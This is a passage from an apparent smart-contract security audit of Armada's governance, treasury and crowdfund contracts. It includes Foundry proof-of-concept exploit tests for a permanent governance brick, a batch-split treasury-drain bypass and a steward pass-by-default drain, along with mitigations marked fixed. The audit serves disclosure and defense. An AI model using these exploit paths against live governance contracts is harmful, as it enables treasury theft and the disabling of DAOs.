    emit log_named_uint("carol actual received", 0);
    emit log_named_uint("carol loss USDC", carolLoss);
    emit log_named_uint("carol loss as % of treasury", (carolLoss * 100) / USDC_IN_TREASURY);
    emit log_named_uint("alice windfall USDC", usdc.balanceOf(alice) - fairAlice);
    emit log_named_uint("bob windfall USDC", usdc.balanceOf(bob) - fairBob);

    assertEq(carolLoss, 250_000e6, "carol loses $250k - 50% of treasury");
}

```



```

    assertGt(carolLoss * 100 / USDC_IN_TREASURY, 40, "loss > 40% of total treasury");
  }
}

```

Run with: `forge test --match-path "test-foundry/solace-pocs/PoC_CrowdfundLateClaimRedemption-Loss.t.sol" -vv`

Output:

```

carol fair share USDC: 250000000000
carol actual received: 0
carol loss USDC: 250000000000
carol loss as % of treasury: 50
alice windfall USDC: 125000000000
bob windfall USDC: 125000000000

```

Each PoC concentrates the entire excluded-contract balance into a single late user for narrative clarity. In reality the RevenueLock allocation is split across multiple beneficiaries and the ArmadaCrowdfund allocation across many participants; per-user loss scales down proportionally but aggregate loss across all slow users scales the same way.

Recommended Mitigation: `specs/GOVERNANCE.md`:646 and :651 should be updated alongside any code fix - the supported-by-spec claim for crowdfund late-claim and the "negligible in practice" claim for revenue-lock late-release are both wrong under governance-triggered wind-down with material entitled-but-unclaimed balance.

Code-level options, ranked by simplicity:

1. **Snapshot the denominator at wind-down trigger time.** Compute `denominatorAtWindDown` once when wind-down triggers, projecting all RevenueLock and ArmadaCrowdfund balance that *will* become claimable based on the milestones reached and unfinalized commitments at trigger time. Each redemption uses `share = (available * armAmount) / (denominatorAtWindDown - armAlreadyRedeemed)`. Eliminates the race entirely.
2. **Include projected-claimable balance in the live denominator.** `circulatingSupply()` reads the current RevenueLock entitlement state (released mapping plus `releasable()` view) and the current ArmadaCrowdfund unclaimed-allocation total, and adds projected-claimable amounts to the denominator instead of subtracting the full balance.
3. **Force releases and claims before redemption opens.** Have the wind-down trigger automatically call `release()` and `claim()` on behalf of every entitled user. Requires beneficiary and participant delegate addresses to be pre-registered.

Option 1 is cleanest but most invasive. Option 2 keeps the live-denominator model with minimal storage changes.

Armada: Fixed in commits [d188e7b](#), [f130397](#).

Cyfrin: Verified.

7.1.3 ArmadaGovernor::queue forwards stale executionDelay; timelock.updateDelay can permanently brick governance

Description: `ArmadaGovernor::_initProposal` (`contracts/governance/ArmadaGovernor.sol`:840) snapshots `p.executionDelay = params.executionDelay`. `ArmadaGovernor::queue` (:932-937) forwards `p.executionDelay` directly to `timelock.scheduleBatch(...)`. OpenZeppelin `TimelockController._schedule` reverts unless `delay >= getMinDelay()`. The propose-time guard `_validateTimelockCalldata` (:1236-1252) only rejects `updateDelay(X)` when `X > MAX_EXECUTION_DELAY` (14 days); it does not compare against the smallest active proposal-type `executionDelay`.

The proposal-type `executionDelays` are: Standard 2d, Extended 7d (:292, :300), Steward 2d (:326), VetoRatification 0d (:311). A passing proposal calling `timelock.updateDelay(X)` for any `X` in (7 days, 14 days] therefore raises `_minDelay` above every snapshotted value. Every subsequent `queue` reverts on the OZ delay check, for every proposal type.

The dev's intent is documented in the comment at :208-210, :791-792: prevent `_minDelay > MAX_EXECUTION_DELAY` from bricking queue. The intent is correct; the chosen ceiling (14d) is wrong - the safe ceiling is the smallest active `proposalTypeParams.executionDelay` across active proposal types. A sensible admin reading the natspec and that comment would set `updateDelay(8 days)` thinking it sits within the protected band; the brick is a hidden cross-state coupling between two separate setters that no individual function signature exposes.

Impact: The brick is permanent in the production role layout. After `scripts/deploy_crowdfund.ts:332` renounces `TIMELOCK_ADMIN_ROLE` from the deployer, the role layout is:

- `TIMELOCK_ADMIN_ROLE`: held only by the timelock itself (constructor self-grant)
- `PROPOSER_ROLE`, `EXECUTOR_ROLE`, `CANCELLER_ROLE`: held only by the governor

Every recovery surface is closed:

1. Direct `timelock.updateDelay(X)` from any EOA reverts on `msg.sender == address(this)`.
2. `timelock.schedule` from any non-`PROPOSER` reverts on the role gate; only the governor holds `PROPOSER_ROLE`, and the governor's only schedule path is queue, which is bricked.
3. `timelock.grantRole(PROPOSER_ROLE, ...)` reverts on the role-admin gate; `TIMELOCK_ADMIN_ROLE` is held only by the timelock itself, reachable only via `schedule + execute` (chicken-and-egg).
4. `governor.upgradeTo` is timelock-gated AND in `extendedSelectors`, so executing it requires queue, which is bricked.
5. `governor.setProposalTypeParams` to raise `executionDelay` above 8d is in `extendedSelectors`, same queue brick.
6. Migrating to a new timelock cannot recover existing assets: `ArmadaToken.timelock` and `ArmadaTreasuryGov.timelock` are immutable, so the old treasury's USDC/ARM/ETH stays under the bricked governor's control.

The only escape is preventive: the Security Council can veto the offending `updateDelay(X)` proposal during its 7-day Extended execution-delay window, before it executes. Once executed, no on-chain recovery exists and treasury assets are permanently stranded.

The trigger is a passing Extended proposal calling `timelock.updateDelay(X)`. Increasing `_minDelay` is a routinely-good governance action ("more SC veto time"), and the in-code comment at :208-210 already endorses values up to `MAX_EXECUTION_DELAY`. An honest admin reading that comment would set `updateDelay(8 days)` in good faith. The harm depends on a hidden invariant linking two separately-mutable parameters; a careful invocation of `updateDelay` alone cannot avoid it.

Proof of Concept: Add the following test to `test-foundry/solace-pocs/PoC_GovernorPermanentBrickViaUpdateDelay.t.sol`:

```
// SPDX-License-Identifier: MIT
// ABOUTME: PoC - timelock.updateDelay(X) for X in (executionDelay_largest, MAX_EXECUTION_DELAY]
// ABOUTME: permanently bricks ArmadaGovernor::queue for every proposal type. The PoC also closes
// ABOUTME: every recovery surface to prove on-chain remediation is impossible post-trigger.
pragma solidity ^0.8.17;

import "forge-std/Test.sol";
import "../contracts/governance/ArmadaGovernor.sol";
import "../contracts/governance/ArmadaToken.sol";
import "../contracts/governance/ArmadaTreasuryGov.sol";
import "../contracts/governance/IArmadaGovernance.sol";
import "@openzeppelin/contracts/governance/TimelockController.sol";
import "../helpers/GovernorDeployHelper.sol";

contract PoC_GovernorPermanentBrickViaUpdateDelay is Test, GovernorDeployHelper {
    ArmadaGovernor public governor;
    ArmadaToken public armToken;
    TimelockController public timelock;
    ArmadaTreasuryGov public treasury;
```

```

address public deployer = address(this);
address public alice = address(0xA11CE);

uint256 constant TOTAL_SUPPLY = 12_000_000e18;
uint256 constant TWO_DAYS = 2 days;

function setUp() public {
    address[] memory empty = new address[](0);
    timelock = new TimelockController(TWO_DAYS, empty, empty, deployer);
    armToken = new ArmadaToken(deployer, address(timelock));
    treasury = new ArmadaTreasuryGov(address(timelock));
    governor = _deployGovernorProxy(address(armToken), payable(address(timelock)),
    → address(treasury));

    address[] memory whitelist = new address[](2);
    whitelist[0] = deployer;
    whitelist[1] = alice;
    armToken.initWhitelist(whitelist);

    // Alice gets 50% - clears both 20% Standard and 30% Extended quorums solo.
    armToken.transfer(alice, TOTAL_SUPPLY * 50 / 100);

    vm.prank(alice);
    armToken.delegate(alice);
    vm.roll(block.number + 1);

    timelock.grantRole(timelock.PROPOSER_ROLE(), address(governor));
    timelock.grantRole(timelock.EXECUTOR_ROLE(), address(governor));
}

function test_PoC_UpdateDelay8d_PermanentlyBricksGovernance() public {
    assertEq(timelock.getMinDelay(), TWO_DAYS, "initial _minDelay = 2d");

    // ---- Step 1: Alice submits Standard proposal P_std (snapshot p.executionDelay = 2d) ----
    uint256 stdId = _proposeInnocuousStandard(alice, "std before updateDelay");

    // ---- Step 2: Alice submits Extended proposal P_ext (snapshot p.executionDelay = 7d) ----
    uint256 extId = _proposeInnocuousExtended(alice, "ext before updateDelay");

    // ---- Step 3: Governance executes G calling timelock.updateDelay(8 days) ----
    // WHY: We pranked the timelock self-call instead of running the full Extended cycle for
    // G. The vulnerability is in the post-G state; the propose-time guard at MAX_EXECUTION_DELAY
    // (14d) would have accepted G anyway since 8d < 14d. _validateTimelockCalldata at
    // ArmadaGovernor.sol:1248-1250 only catches updateDelay(>14d).
    vm.prank(address(timelock));
    timelock.updateDelay(8 days);
    assertEq(timelock.getMinDelay(), 8 days, "post-G: _minDelay = 8d");

    // ---- Step 4: P_std and P_ext both reach Succeeded ----
    _aliceVotes(stdId);
    _aliceVotes(extId);
    _warpPastVoteEnd(extId);
    assertEq(uint256(governor.state(stdId)), uint256(ProposalState.Succeeded), "std Succeeded");
    assertEq(uint256(governor.state(extId)), uint256(ProposalState.Succeeded), "ext Succeeded");

    // ---- Step 5: queue() reverts for BOTH because snapshotted delay < live _minDelay ----
    vm.expectRevert(bytes("TimelockController: insufficient delay"));
    governor.queue(stdId);
    vm.expectRevert(bytes("TimelockController: insufficient delay"));
    governor.queue(extId);

    // ---- Step 6: Future proposals are also bricked - re-proposing does not help ----

```

```

uint256 stdId2 = _proposeInnocuousStandard(alice, "std after updateDelay - still bricks");
_aliceVotes(stdId2);
_warpPastVoteEnd(stdId2);
vm.expectRevert(bytes("TimelockController: insufficient delay"));
governor.queue(stdId2);

// =====
// Step 7: Prove the brick is PERMANENT by closing every recovery surface.
// Production post-deploy state: deployer renounces TIMELOCK_ADMIN_ROLE
// (scripts/deploy_crowdfund.ts:332). After renounce: only the timelock itself
// holds TIMELOCK_ADMIN_ROLE; only the governor holds PROPOSER/EXECUTOR/CANCELLER.
// =====

bytes32 ADMIN_ROLE = timelock.TIMELOCK_ADMIN_ROLE();
bytes32 PROPOSER_ROLE = timelock.PROPOSER_ROLE();
timelock.renounceRole(ADMIN_ROLE, deployer);
assertFalse(timelock.hasRole(ADMIN_ROLE, deployer), "deployer admin renounced");

// Recovery path A: any EOA calls timelock.updateDelay directly.
// Blocked: updateDelay requires msg.sender == address(this).
vm.prank(alice);
vm.expectRevert(bytes("TimelockController: caller must be timelock"));
timelock.updateDelay(2 days);

// Recovery path B: any non-PROPOSER schedules a recovery updateDelay op
// directly on the timelock, bypassing the governor.
// Blocked: schedule has onlyRole(PROPOSER_ROLE); only the governor holds it.
bytes memory recoveryCalldata = abi.encodeWithSelector(
    TimelockController.updateDelay.selector, uint256(2 days)
);
vm.prank(alice);
vm.expectRevert();
timelock.schedule(address(timelock), 0, recoveryCalldata, bytes32(0), bytes32(uint256(1)), 8
↳ days);

// Recovery path C: any actor (including ex-admin) grants themselves PROPOSER_ROLE.
// Blocked: grantRole requires the role's admin (TIMELOCK_ADMIN_ROLE), which post-
// renounce is held only by the timelock itself.
vm.prank(alice);
vm.expectRevert();
timelock.grantRole(PROPOSER_ROLE, alice);

vm.prank(deployer); // ex-admin
vm.expectRevert();
timelock.grantRole(PROPOSER_ROLE, deployer);

// Recovery path D: governor.upgradeTo to swap in a queue() that bypasses the
// forwarded executionDelay. Blocked: _authorizeUpgrade is timelock-gated AND
// upgradeTo is in extendedSelectors, so executing it requires queue() which
// is bricked.
address[] memory upTargets = new address[](1); upTargets[0] = address(governor);
uint256[] memory upValues = new uint256[](1);
bytes[] memory upCalldatas = new bytes[](1);
upCalldatas[0] = abi.encodeWithSignature("upgradeTo(address)", address(0xCafe));
vm.prank(alice);
uint256 upgradeId = governor.propose(ProposalType.Extended, upTargets, upValues, upCalldatas,
↳ "upgrade recovery");
_aliceVotes(upgradeId);
_warpPastVoteEnd(upgradeId);
assertEq(uint256(governor.state(upgradeId)), uint256(ProposalState.Succeeded), "upgrade
↳ Succeeded");
vm.expectRevert(bytes("TimelockController: insufficient delay"));
governor.queue(upgradeId);

```

```

// Recovery path E: governor.setProposalTypeParams to raise executionDelay above 8d.
// Blocked: setProposalTypeParams is in extendedSelectors -> Extended queue -> bricked.
ProposalParams memory newParams = ProposalParams({
    votingDelay: 2 days,
    votingPeriod: 14 days,
    executionDelay: 14 days,
    quorumBps: 3000
});
bytes memory paramsCalldata = abi.encodeWithSelector(
    governor.setProposalTypeParams.selector, ProposalType.Extended, newParams
);
address[] memory pTargets = new address[](1); pTargets[0] = address(governor);
uint256[] memory pValues = new uint256[](1);
bytes[] memory pCalldatas = new bytes[](1); pCalldatas[0] = paramsCalldata;
vm.prank(alice);
uint256 paramsId = governor.propose(ProposalType.Extended, pTargets, pValues, pCalldatas, "raise
↳ executionDelay");
_aliceVotes(paramsId);
_warpPastVoteEnd(paramsId);
assertEq(uint256(governor.state(paramsId)), uint256(ProposalState.Succeeded), "setParams
↳ Succeeded");
vm.expectRevert(bytes("TimelockController: insufficient delay"));
governor.queue(paramsId);

emit log_string("PERMANENCE PROVED: a single passing updateDelay(8d) call");
emit log_string("bricks every queue() path: in-flight, fresh proposals, upgradeTo,");
emit log_string("and setProposalTypeParams. Direct timelock paths fail at role gates.");
emit log_string("Treasury assets are stranded - no on-chain recovery exists.");
}

// ===== Helpers =====

function _proposeInnocuousStandard(address proposer, string memory desc) internal returns (uint256)
↳ {
    // setRevenueThreshold(uint256) is in standardSelectors (ArmadaGovernor.sol:412), so
    // _classifyProposal returns Standard. Using a non-treasury target sidesteps the
    // queue-time outflow feasibility check (only fires when target == treasury).
    address[] memory targets = new address[](1); targets[0] = address(0xDEAD);
    uint256[] memory values = new uint256[](1);
    bytes[] memory calldatas = new bytes[](1);
    calldatas[0] = abi.encodeWithSignature("setRevenueThreshold(uint256)", uint256(1));
    vm.prank(proposer);
    return governor.propose(ProposalType.Standard, targets, values, calldatas, desc);
}

function _proposeInnocuousExtended(address proposer, string memory desc) internal returns (uint256)
↳ {
    // proposalCount() is unrecognised - fail-closed to Extended.
    address[] memory targets = new address[](1); targets[0] = address(governor);
    uint256[] memory values = new uint256[](1);
    bytes[] memory calldatas = new bytes[](1);
    calldatas[0] = abi.encodeWithSignature("proposalCount()");
    vm.prank(proposer);
    return governor.propose(ProposalType.Extended, targets, values, calldatas, desc);
}

function _aliceVotes(uint256 proposalId) internal {
    // Alice's 50% clears both Standard (20%) and Extended (30%) quorums solo.
    (, , uint256 voteStart, , , , , ) = governor.getProposal(proposalId);
    if (block.timestamp <= voteStart) vm.warp(voteStart + 1);
    vm.prank(alice);
    governor.castVote(proposalId, 1); // FOR

```

```

    }

    function _warpPastVoteEnd(uint256 proposalId) internal {
        (, , , uint256 voteEnd, , , , ) = governor.getProposal(proposalId);
        if (block.timestamp <= voteEnd) vm.warp(voteEnd + 1);
    }
}

```

Run with: `forge test --match-path test-foundry/solace-pocs/PoC_GovernorPermanentBrickViaUpdateDelay.t.sol -vv`

The test asserts both Standard and Extended queue revert with "TimelockController: insufficient delay" after `updateDelay(8 days)` and that re-proposing post-brick fails identically. After renouncing `TIMELOCK_ADMIN_ROLE` to match production, it confirms all five recovery surfaces (direct `updateDelay`, direct `timelock.schedule`, `grantRole(PROPOSER_ROLE)`, `governor.upgradeTo`, `governor.setProposalTypeParams`) revert.

Recommended Mitigation: Reconcile the snapshot against live `_minDelay` at queue by forwarding the larger of the two to the timelock. This makes every queueable proposal type structurally resilient to `_minDelay` changes:

```

function queue(uint256 proposalId) external {
    if (state(proposalId) != ProposalState.Succeeded) revert Gov_NotSucceeded();
    Proposal storage p = _proposals[proposalId];
    ...
+   uint256 minDelay = timelock.getMinDelay();
+   uint256 effectiveDelay = p.executionDelay < minDelay ? minDelay : p.executionDelay;
    timelock.scheduleBatch(
        p.targets, p.values, p.calldatas,
        0, _proposalSalt(proposalId),
-       p.executionDelay
+       effectiveDelay
    );
}

```

Properties of the fix:

- **The brick is structurally impossible.** The delay $\geq$ `_minDelay` invariant is enforced by queue itself; no value of `_minDelay` $\leq$ `MAX_EXECUTION_DELAY` (14 days) can revert a Succeeded proposal at `scheduleBatch`.
- **In-flight proposals survive `_minDelay` raises.** A snapshot taken before `updateDelay` automatically lengthens at queue to satisfy the new floor. No re-propose required, no proposer's work destroyed.
- **Future proposals are decoupled from `_minDelay`.** They snapshot their type's spec'd `executionDelay`; queue only widens it when the timelock's floor demands more. The proposal-type params no longer need to be coordinated with the timelock.
- **Steward channel survives any `_minDelay`.** A Steward proposal snapshots 2d; if `_minDelay` = 8d, queue forwards 8d. The Steward immutability guard at :490 stays in place - the spec'd 2d becomes the *floor* on Steward execution delay, not a literal value the timelock can break. No `removeSteward` ceremony needed when raising `_minDelay`.
- **No new helper, no operational sequencing.** Governance can call `updateDelay(X)` for any X in $[0, \text{MAX_EXECUTION_DELAY}]$ without ordering constraints against `setProposalTypeParams` or `removeSteward`.

The existing `_validateTimelockCalldata` cap at `MAX_EXECUTION_DELAY` = 14 days should remain. Its role changes: it's no longer load-bearing for brick prevention (queue-time reconciliation handles that) but it still bounds the protocol-wide effective execution delay, preventing governance from inadvertently slowing every proposal to a >14d cadence.

Alternative considered: remove the Steward immutability at :490 so `setProposalTypeParams(Steward, ...)` becomes callable. This is more invasive: it lets governance reconfigure Steward timing wholesale, including shortening the 2d execution-delay down to `MIN_EXECUTION_DELAY` = 1d and weakening the SC veto window for expedited spending. The queue-time fix above achieves the same end (Steward proposals survive `_minDelay`

raises) without surrendering the protocol's commitment that Steward timing always honors the spec'd 0d / 7d / 2d cadence as a minimum.

Update the in-code comment at :208-210, :791-792 to reflect the new invariant: brick prevention lives in queue's reconciliation, not in the `_validateTimelockCalldata` cap. The comment's framing of `MAX_EXECUTION_DELAY` as the safety ceiling is no longer accurate post-fix; document that the cap exists to bound protocol-wide effective delay, not to prevent bricking.

Armada: Fixed in commits [1d40145](#), [5b525ef](#). We additionally:

- set `MIN_EXECUTION_DELAY` to 2
- changed the cap in `_validateTimelockCalldata` from `MAX_EXECUTION_DELAY` to `MIN_EXECUTION_DELAY`

Cyfrin: Verified.

7.2 Medium Risk

7.2.1 ArmadaGovernor::_classifyProposal batch-split distribute bypasses Extended classification

Description: ArmadaGovernor::_classifyProposal inspects the decoded amount of each calldata entry individually against the 5% treasury threshold that gates Extended classification. A proposer bundles N distribute(token, recipient, amount) calls, each carrying amount strictly below 5% of treasury balance. Each call individually passes the per-call check; DISTRIBUTE_SELECTOR is in standardSelectors, so the fail-closed branch never fires. _checkOutflowFeasibility aggregates amounts per token at queue time but only against the treasury's effectiveLimit (e.g. 10%), not the 5% classification threshold. N calls whose aggregate exceeds 5% but stays below the outflow cap queue and execute under Standard rules (20% / 7d / 2d) instead of Extended (30% / 14d / 7d).

Spec-Intent Gap:

specs/GOVERNANCE.md §Scope classifies "Treasury allocations >5%" as Extended. The spec is silent on whether the 5%-of-treasury check aggregates across per-call distribute amounts in a batched proposal. Code at ArmadaGovernor.sol:1128-1160 implements the per-call reading, which lets N sub-5% actions summing above 5% stay Standard — bypassing the Extended gate that exists to route large payouts through the longer timeline.

Impact: A minority coalition able to meet the 20% Standard quorum plus a FOR majority can drain the treasury at Standard classification up to the outflow ceiling, repeated each outflow-window rollover (~9 days). On a \$1M USDC treasury, a single proposal can pass 99,998 USDC as two 49,999 USDC calls at Standard vs the intended 30% Extended quorum bar.

Proof of Concept: Add the following test to test-foundry/solace-pocs/PoC_H1_BatchSplitDistribute.t.sol:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.17;

import "forge-std/Test.sol";
import "../contracts/governance/ArmadaGovernor.sol";
import "../contracts/governance/ArmadaToken.sol";
import "../contracts/governance/ArmadaTreasuryGov.sol";
import "../contracts/governance/IArmadaGovernance.sol";
import "@openzeppelin/contracts/governance/TimelockController.sol";
import "@openzeppelin/contracts/token/ERC20/ERC20.sol";
import "../helpers/GovernorDeployHelper.sol";

contract MockUSDC is ERC20 {
    constructor() ERC20("Mock USDC", "USDC") {}
    function mint(address to, uint256 amount) external { _mint(to, amount); }
}

contract PoC_BatchSplitDistribute is Test, GovernorDeployHelper {
    ArmadaGovernor public governor;
    ArmadaToken public armToken;
    TimelockController public timelock;
    ArmadaTreasuryGov public treasury;
    MockUSDC public usdc;

    address public deployer = address(this);
    address public attacker = address(0xA77ACE);
    address public recipient = address(0xBEEF);

    uint256 constant TOTAL_SUPPLY = 12_000_000e18;
    uint256 constant TWO_DAYS = 2 days;
    uint256 constant SEVEN_DAYS = 7 days;
    uint256 constant TREASURY_USDC = 1_000_000e6;
    uint256 constant PER_CALL_AMOUNT = 49_999e6;

    function setUp() public {
        address[] memory proposers = new address[](0);
```

```

address[] memory executors = new address[](0);
timelock = new TimelockController(TWO_DAYS, proposers, executors, deployer);

armToken = new ArmadaToken(deployer, address(timelock));
treasury = new ArmadaTreasuryGov(address(timelock));
governor = _deployGovernorProxy(
    address(armToken),
    payable(address(timelock)),
    address(treasury)
);

address[] memory whitelist = new address[](3);
whitelist[0] = deployer;
whitelist[1] = attacker;
whitelist[2] = address(governor);
armToken.initWhitelist(whitelist);

// Attacker has 25% of eligible supply: meets 20% Standard, fails 30% Extended.
armToken.transfer(address(treasury), TOTAL_SUPPLY * 50 / 100);
armToken.transfer(attacker, 1_500_000e18);

vm.prank(attacker);
armToken.delegate(attacker);

vm.roll(block.number + 1);
timelock.grantRole(timelock.PROPOSER_ROLE(), address(governor));
timelock.grantRole(timelock.EXECUTOR_ROLE(), address(governor));

usdc = new MockUSDC();
usdc.mint(address(treasury), TREASURY_USDC);
}

function test_PoC_BatchSplitBypassesExtendedClassification() public {
    uint256 treasuryBal = usdc.balanceOf(address(treasury));
    uint256 fivePctThreshold = (treasuryBal * 500) / 10_000;
    assertEq(fivePctThreshold, 50_000e6);
    assertLt(PER_CALL_AMOUNT, fivePctThreshold);

    uint256 N = 2;
    address[] memory targets = new address[](N);
    uint256[] memory values = new uint256[](N);
    bytes[] memory calldatas = new bytes[](N);

    bytes4 distSel = bytes4(keccak256("distribute(address,address,uint256)"));
    for (uint256 i = 0; i < N; i++) {
        targets[i] = address(treasury);
        values[i] = 0;
        calldatas[i] = abi.encodeWithSelector(
            distSel, address(usdc), recipient, PER_CALL_AMOUNT
        );
    }

    uint256 aggregate = PER_CALL_AMOUNT * N;
    assertGt(aggregate, fivePctThreshold);

    vm.prank(attacker);
    uint256 proposalId = governor.propose(
        ProposalType.Standard,
        targets,
        values,
        calldatas,
        "batch-split distribute to bypass Extended"
    );
};

```

```

(, ProposalType pType, , , , , ) = governor.getProposal(proposalId);
assertEq(uint256(pType), uint256(ProposalType.Standard),
    "BUG: classifier should have forced Extended for aggregate > 5%");
assertGt(aggregate, fivePctThreshold);

uint256 snapshotBlock = block.number - 1;
uint256 attackerVotes = armToken.getPastVotes(attacker, snapshotBlock);
uint256 totalSupplySnap = armToken.getPastTotalSupply(snapshotBlock);
uint256 eligibleSupply = totalSupplySnap - armToken.balanceOf(address(treasury));
uint256 standardQuorum = (eligibleSupply * 2000) / 10_000;
uint256 extendedQuorum = (eligibleSupply * 3000) / 10_000;
assertGe(attackerVotes, standardQuorum);
assertLt(attackerVotes, extendedQuorum);

vm.warp(block.timestamp + TWO_DAYS + 1);
assertEq(uint256(governor.state(proposalId)), uint256(ProposalState.Active));

vm.prank(attacker);
governor.castVote(proposalId, 1);

vm.warp(block.timestamp + SEVEN_DAYS + 1);

assertEq(uint256(governor.state(proposalId)), uint256(ProposalState.Succeeded),
    "BUG: proposal should not have succeeded if classified Extended");

// Sanity: an equivalent single-call proposal IS correctly forced Extended
bytes[] memory bigCall = new bytes[](1);
bigCall[0] = abi.encodeWithSelector(distSel, address(usdc), recipient, aggregate);
address[] memory oneTarget = new address[](1);
oneTarget[0] = address(treasury);
uint256[] memory oneVal = new uint256[](1);

vm.prank(attacker);
uint256 singleId = governor.propose(
    ProposalType.Standard, oneTarget, oneVal, bigCall, "single large distribute"
);

(, ProposalType singleType, , , , , ) = governor.getProposal(singleId);
assertEq(uint256(singleType), uint256(ProposalType.Extended),
    "sanity: single >5% call is correctly forced Extended");
}
}

```

Run with: `forge test --match-test test_PoC_BatchSplitBypassesExtendedClassification -vvv`

Recommended Mitigation: Inside `_classifyProposal`, aggregate distribute amounts per token across all `calldatas` and compare the sum — not the per-call amount — against `TREASURY_EXTENDED_THRESHOLD_BPS * treasuryBalance / 10000`. Mirror the aggregation already used in `_checkOutflowFeasibility`:

```

// Aggregate per-token amounts; force Extended if any token's sum exceeds the 5% threshold.
mapping(address => uint256) memory sums; // use an in-memory accumulator pattern
for (uint256 i = 0; i < calldatas.length; i++) {
    bytes4 selector = bytes4(calldatas[i][:4]);
    if (selector == DISTRIBUTE_SELECTOR && calldatas[i].length >= 100) {
        (address token, , uint256 amount) = _decodeTokenRecipientAmount(calldatas[i]);
        sums[token] += amount;
        uint256 treasuryBal = IERC20(token).balanceOf(treasuryAddress);
        uint256 threshold = (treasuryBal * TREASURY_EXTENDED_THRESHOLD_BPS) / 10_000;
        if (sums[token] > threshold) return ProposalType.Extended;
    }
}
// ... other classification paths

```

```
}

```

Armada: Fixed in commits [3e91474](#), [9a353d4](#).

Cyfrin: Verified.

7.2.2 ArmadaTreasuryGov can't distribute ETH

Description: ArmadaTreasuryGov is supposed to contain protocol's funds. Specification mentions ETH among other tokens.

Problem is there is no function to distribute ETH. There is only `transferETHTo` for wind-down scenario. Moreover contract is not upgradeable, so such functionality can't be added later.

Spec-Intent Gap:

`specs/GOVERNANCE.md` §Treasury Distributions (Pre-wind-down):

Standard governance proposals: Any treasury distribution (**ARM, USDC, ETH, other assets**) can be proposed through normal governance. Subject to treasury outflow limits.

The spec explicitly mandates a governance-gated pre-wind-down ETH spend path. Code has none. `specs/GOVERNANCE.md` §Revenue Counter Mechanism further contemplates ETH as a revenue source ("Non-stablecoin fees (ETH, etc.) require a governance proposal to attest the USD value ... and credit it to the RevenueCounter"), so the inflow is realistic.

Recommended Mitigation: Add `distributeETH` mirroring `distribute` with outflow-limit enforcement against `address(0)`:

```
function distributeETH(address payable recipient, uint256 amount) external onlyOwner {
    require(recipient != address(0), "ArmadaTreasuryGov: zero recipient");
    require(amount > 0, "ArmadaTreasuryGov: zero amount");
    _checkAndRecordOutflow(address(0), amount);
    (bool ok,) = recipient.call{value: amount}("");
    require(ok, "ArmadaTreasuryGov: ETH transfer failed");
    emit DirectDistribution(address(0), recipient, amount);
}
```

Register the selector in `standardSelectors` and initialise an outflow config for `address(0)`. Removing `receive()` instead is not viable — spec contemplates ETH revenue.

Armada: Fixed in commits [0df9e56](#), [5268148](#).

Cyfrin: Verified.

7.2.3 Function `stewardSpend` is not accounted in 5% treasury guard

Description: `ArmadaGovernor::_classifyProposal` at `contracts/governance/ArmadaGovernor.sol:1143` applies the 5%-of-treasury Extended threshold check only to `DISTRIBUTE_SELECTOR`. `STEWARD_SPEND_SELECTOR` is registered in `standardSelectors` at :396 with no amount-based classification. Combined with the `ProposalType.Steward` pass-by-default rule at :1005-1009 (defeated only if quorum met AND majority against), an elected steward can drain up to the outflow ceiling per proposal while requiring zero FOR votes. Silence from the community approves the spend.

Separately, `_checkOutflowFeasibility` at :1183-1229 validates against the rolling outflow limit but does NOT consult `stewardBudgets[token].limit`. A steward proposal exceeding the per-token budget queues successfully and reverts only at execute time, occupying a 2-day timelock slot to no effect.

Spec `specs/GOVERNANCE.md` §Scope classifies "Treasury allocations >5%" as Extended without differentiating channel; §Treasury Steward Budget mechanics states "Steward spending counts against treasury outflow limits ... steward proposals consume from the same rolling outflow window as governance proposals." Code implements the 5% classification gate for `distribute` only; `stewardSpend` can move up to the outflow ceiling at Steward classification.

Impact: On a \$2,000,000 USDC treasury with a typical 10%-per-window outflow limit, a single `stewardSpend` drains \$200,000 at Steward rules (`ProposalType.Steward`: 0-day delay, 7-day vote, 2-day execution, pass-by-default). The PoC below demonstrates this extraction with ZERO votes cast - no FOR, no AGAINST. An equivalent distribute of the same amount is force-classified Extended (30% quorum, 14-day vote, 7-day execution). Per-attack ceiling is 10% of treasury (outflow cap), 2x the 5%-of-treasury ceiling reachable through the distribute classification path.

Pass-by-default inverts the attacker's ask. Where other governance attacks require active voter mobilisation to reach 20% FOR, this attack requires the community to actively muster 20% eligible ARM voting AGAINST within 7 days to block each spend - well above typical DAO active-voter turnout. Apathy approves.

Compounding across a 180-day steward term at one attack per ~11 days (7-day vote + 2-day exec + queue grace): approximately 16 attacks at 10% each compounds to $1 - (0.9)^{16} \approx 81\%$ of treasury drained under unopposed conditions, scaling to $1 - (0.9)^{33} \approx 97\%$ over an annual cycle if the steward is re-elected.

Entry cost: electing a hostile steward requires a 30%-quorum Extended proposal (per `GOVERNANCE.md:292`, steward election is Extended). Once installed under the default 180-day term, the drain channel is recurring per outflow window, not one-shot. This is the reason severity stays Medium rather than High - the 30%-capture precondition is material - but once met, the per-proposal drain and pass-by-default defence make this a materially larger channel than other classification-bypass paths that require active FOR votes.

The timelock-slot DoS half is minor on its own: each infeasible steward proposal locks a 2-day execution slot and then reverts.

Proof of Concept: Add the following test to `test-foundry/solace-pocs/PoC_StewardSpendClassificationBypass.t.sol`:

```
// PoC - hostile elected steward drains 10% of treasury per stewardSpend proposal
// at pass-by-default Steward rules, bypassing the 5% Extended classification
// applied only to DISTRIBUTE_SELECTOR. Silence-approves since no FOR votes needed.
pragma solidity ^0.8.17;

import "forge-std/Test.sol";
import "../contracts/governance/ArmadaGovernor.sol";
import "../contracts/governance/ArmadaToken.sol";
import "../contracts/governance/ArmadaTreasuryGov.sol";
import "../contracts/governance/TreasurySteward.sol";
import "../contracts/governance/IArmadaGovernance.sol";
import "@openzeppelin/contracts/governance/TimelockController.sol";
import "@openzeppelin/contracts/token/ERC20/ERC20.sol";
import "../helpers/GovernorDeployHelper.sol";

contract MockUSDC is ERC20 {
    constructor() ERC20("Mock USDC", "USDC") {}
    function mint(address to, uint256 amount) external { _mint(to, amount); }
}

/// @title PoC_StewardSpendClassificationBypass
/// @notice WHY: `_classifyProposal` applies the 5%-of-treasury Extended check only to
/// `DISTRIBUTE_SELECTOR` (`ArmadaGovernor.sol:1143`). `STEWARDSPEND_SELECTOR` is
/// in `standardSelectors` with no amount-based classification. Combined with
/// `ProposalType.Steward`'s pass-by-default rule (defeated only if quorum met
/// AND majority against), a hostile elected steward can drain up to the outflow
/// limit (typically 10% of treasury) per proposal with ZERO active support -
/// silence from the community equals approval.
///
/// Comparable distribute() of the same amount is force-classified Extended
/// (30% quorum, 14-day vote, 7-day execution), so this asymmetry unlocks
